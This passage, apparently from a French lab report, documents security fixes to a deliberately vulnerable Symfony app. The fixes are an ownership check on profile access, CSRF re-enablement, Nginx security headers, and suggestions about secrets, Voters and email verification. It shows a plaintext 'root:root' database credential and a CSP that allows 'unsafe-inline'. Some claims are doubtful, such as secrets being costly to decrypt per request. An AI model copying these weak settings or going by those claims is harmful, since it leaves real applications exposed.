
Correction

Nous allons ajouter une vérification pour s'assurer que l'inscription appartient bien à l'utilisateur connecté :

```
#[Route('/student/user-profile/{id}', name: 'user-profile')]
public function index(InscriptionRepository $inscriptionRepository, int $id):
Response
{
    $inscription = $inscriptionRepository->find($id);

    // Vérification de l'accès
    if (!$inscription || $inscription->getUser() !== $this->getUser()) {
        throw $this->createAccessDeniedException();
    }
}
```

Désormais, si un utilisateur tente d'accéder au profil d'un autre utilisateur, une exception `AccessDeniedException` sera levée, empêchant l'accès non autorisé :



A noter que l'application est sur cette capture d'écran en mode debug, en production un message d'erreur plus générique serait affiché.

Protections CSRF

La protection CSRF (Cross-Site Request Forgery) est une mesure de sécurité essentielle pour prévenir les attaques où un utilisateur malveillant pourrait forcer un utilisateur authentifié à exécuter des actions non désirées sur une application web.

Elle a été commentée dans le fichier `security.yaml` :

```
framework:
  secret: '%env(APP_SECRET)%'
  #csrf_protection: true
```

Nous allons la réactiver en décommentant la ligne `csrf_protection: true` :

```
framework:
  secret: '%env(APP_SECRET)%'
  csrf_protection: true
```

Les formulaires Symfony gère individuellement les tokens CSRF, toutefois cette mesure active globalement la protection CSRF dans l'application.

Headers de Sécurité HTTP

Les headers HTTP de sécurité sont essentiels pour protéger l'application contre diverses attaques web. L'application ne possédait aucun header de sécurité configuré dans la configuration Nginx.

Source

Le fichier `virtualhost.conf` dans `Vuln_PHP/infra/dev/vulnerable/symfony-nginx/` ne contenait aucun header de sécurité :

```
server {
    listen      80;
    server_name _;
    root        /var/www/app/public;
    error_log   /var/log/nginx/project_error.log;
    access_log   /var/log/nginx/project_access.log;
    index       index.php;

    location / {
        try_files $uri /index.php$is_args$args;
    }

    location ~ /\.php$ {
        fastcgi_pass vulnerable-symfony-php:9000;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
    }
}
```

L'absence de headers de sécurité expose l'application à plusieurs types d'attaques :

1. **Clickjacking** - Un attaquant peut intégrer l'application dans une iframe malveillante
2. **MIME sniffing** - Le navigateur peut interpréter incorrectement le type de contenu
3. **XSS** - Scripts malveillants peuvent s'exécuter sans protection supplémentaire
4. **Fuite d'informations** - Les referrers peuvent exposer des données sensibles
5. **Man-in-the-Middle** - Absence de forçage HTTPS

Correction

Nous avons ajouté les headers de sécurité HTTP suivants dans la configuration Nginx :

```
server {
    listen      80;
    server_name _;
    root        /var/www/app/public;
    error_log   /var/log/nginx/project_error.log;
    access_log  /var/log/nginx/project_access.log;
    index       index.php;

    # Security Headers
    add_header X-Frame-Options "SAMEORIGIN" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-XSS-Protection "1; mode=block" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;
    add_header Content-Security-Policy "default-src 'self'; script-src 'self'
'unsafe-inline'; style-src 'self' 'unsafe-inline';" always;
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains"
always;

    location / {
        try_files $uri /index.php$is_args$args;
    }

    location ~ /\.php$ {
        fastcgi_pass vulnerable-symfony-php:9000;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
    }
}
```

Détaillons chaque header ajouté :

- **X-Frame-Options: SAMEORIGIN** : Empêche l'application d'être intégrée dans une iframe provenant d'un autre domaine. Seules les pages du même domaine peuvent intégrer l'application dans une iframe.
- **X-Content-Type-Options: nosniff** : Force le navigateur à respecter le type MIME déclaré par le serveur. Empêche le navigateur de "deviner" le type de contenu, ce qui pourrait permettre l'exécution de fichiers malveillants.
- **X-XSS-Protection: 1; mode=block** : Active la protection XSS intégrée du navigateur. En cas de détection d'une attaque XSS, le navigateur bloque complètement le rendu de la page.
- **Referrer-Policy: strict-origin-when-cross-origin** : Contrôle les informations envoyées dans l'en-tête Referrer.
- **Content-Security-Policy (CSP)** Définit les sources autorisées pour différents types de contenus :
 - **default-src 'self'** : Autorise uniquement le chargement de ressources depuis le même domaine
 - **script-src 'self' 'unsafe-inline'** : Autorise les scripts depuis le même domaine et les scripts inline (note : 'unsafe-inline' affaiblit la sécurité)

- **Strict-Transport-Security (HSTS)** : Force le navigateur à utiliser uniquement HTTPS.

Après modification du fichier `virtualhost.conf`, il est nécessaire de redémarrer le conteneur Nginx pour appliquer les changements :

```
docker-compose restart vulnerable-symfony-nginx
```

Point d'amélioration

Secrets

Le fichier `.env` contient des informations sensibles comme les identifiants de la base de données. Actuellement, ces informations sont stockées en clair dans le fichier `.env` :

```
DATABASE_URL="mysql://root:root@mariadb:3306/app?serverVersion=10.11.2-MariaDB&charset=utf8mb4"
```

Pour remédier à cela, Symfony propose un système de gestion des secrets. Son fonctionnement est le suivant :

1. Les secrets sont stockés dans un coffre-fort chiffré localement (fichier `secrets.json`)
2. Chaque développeur a sa propre clé de chiffrement (fichier `dev/secrets/prod`)
3. En production, les secrets peuvent être stockés dans des variables d'environnement ou des services de gestion des secrets.
4. L'application accède aux secrets via l'API de Symfony, sans jamais les stocker en clair dans le code ou les fichiers de configuration.

Cela permet de protéger les informations sensibles et de faciliter la gestion des secrets entre les environnements de développement, de test et de production.

La documentation officielle de Symfony explique en détail comment utiliser ce système :

<https://symfony.com/doc/7.4/configuration/secrets.html>

Nous n'allons pas implémenter cette solution ici. Il est recommandé de le faire dans un environnement de production réel cependant cette solution a un coup important sur les performances de l'application. L'application doit déchiffrer les secrets à chaque requête, ce qui peut ralentir les temps de réponse. Notre application actuelle ayant déjà des performances médiocres, nous n'allons pas ajouter cette couche supplémentaire.

Voters

Les vérifications d'accès aux ressources sont actuellement faites directement dans les contrôleurs. Par exemple, pour vérifier qu'un utilisateur peut accéder à son propre profil :

```
if (!$inscription || $inscription->getUser() !== $this->getUser()) {  
    throw $this->createAccessDeniedException();  
}
```

```
}
```

Ou via un `access_control` (voir `security.yaml`) :

```
access_control:
  - { path: ^/admin, roles: ROLE_ADMIN }
  - { path: ^/student, roles: ROLE_STUDENT }
  - { path: ^/school, roles: ROLE_SCHOOL }
```

Symfony propose une solution plus élégante et modulaire pour gérer les autorisations : les Voters.

Les Voters permettent de centraliser la logique d'autorisation dans des classes dédiées. Chaque Voter est responsable de décider si un utilisateur a le droit d'effectuer une action spécifique sur une ressource donnée.

Par exemple, nous pourrions créer un `InscriptionVoter` pour gérer l'accès aux inscriptions :

```
use Symfony\Component\Security\Core\Authorization\Voter\Voter;
use Symfony\Component\Security\Core\Authentication\Token\TokenInterface;
use App\Entity\Inscription;

class InscriptionVoter extends Voter
{
    const VIEW = 'view';

    protected function supports($attribute, $subject)
    {
        return $attribute === self::VIEW && $subject instanceof Inscription;
    }

    protected function voteOnAttribute($attribute, $inscription, TokenInterface $token)
    {
        $user = $token->getUser();

        if (!$user instanceof User) {
            return false;
        }

        switch ($attribute) {
            case self::VIEW:
                return $inscription->getUser() === $user;
        }

        return false;
    }
}
```

Ce Voter vérifie si l'utilisateur connecté est le propriétaire de l'inscription avant de lui permettre de la voir.

Ensuite, dans le contrôleur, nous pouvons utiliser le Voter pour vérifier l'accès :

```
$this->denyAccessUnlessGranted(InscriptionVoter::VIEW, $inscription);
```

Cette ajout n'est pas obligatoire mais pour une application plus complexe ou plus moderne, l'utilisation des Voters est recommandée pour une meilleure organisation du code et une gestion plus fine des autorisations.

La documentation officielle de Symfony sur les Voters est disponible ici :

<https://symfony.com/doc/7.4/security/voters.html>

Vérification par email

Dans l'application actuelle, le champ `isVerified` dans l'entité `User` n'est jamais utilisé pour vérifier si un utilisateur a confirmé son adresse email avant de se connecter.

Cela permet à des utilisateurs non vérifiés de se connecter, ce qui peut entraîner des vagues d'inscriptions frauduleuses ou de spam.

Nous pourrions implémenter une vérification comme celle-ci lors de la connexion d'un utilisateur :

```
if (!$user->isVerified()) {  
    throw new CustomUserMessageAuthenticationException(  
        'Veuillez vérifier votre email avant de vous connecter.'  
    );  
}
```

Cette amélioration serait intéressante à ajouter mais demanderai de mettre en place un mailer SMTP fonctionnel et sécurisé pour envoyer des emails de confirmation aux utilisateurs lors de leur inscription.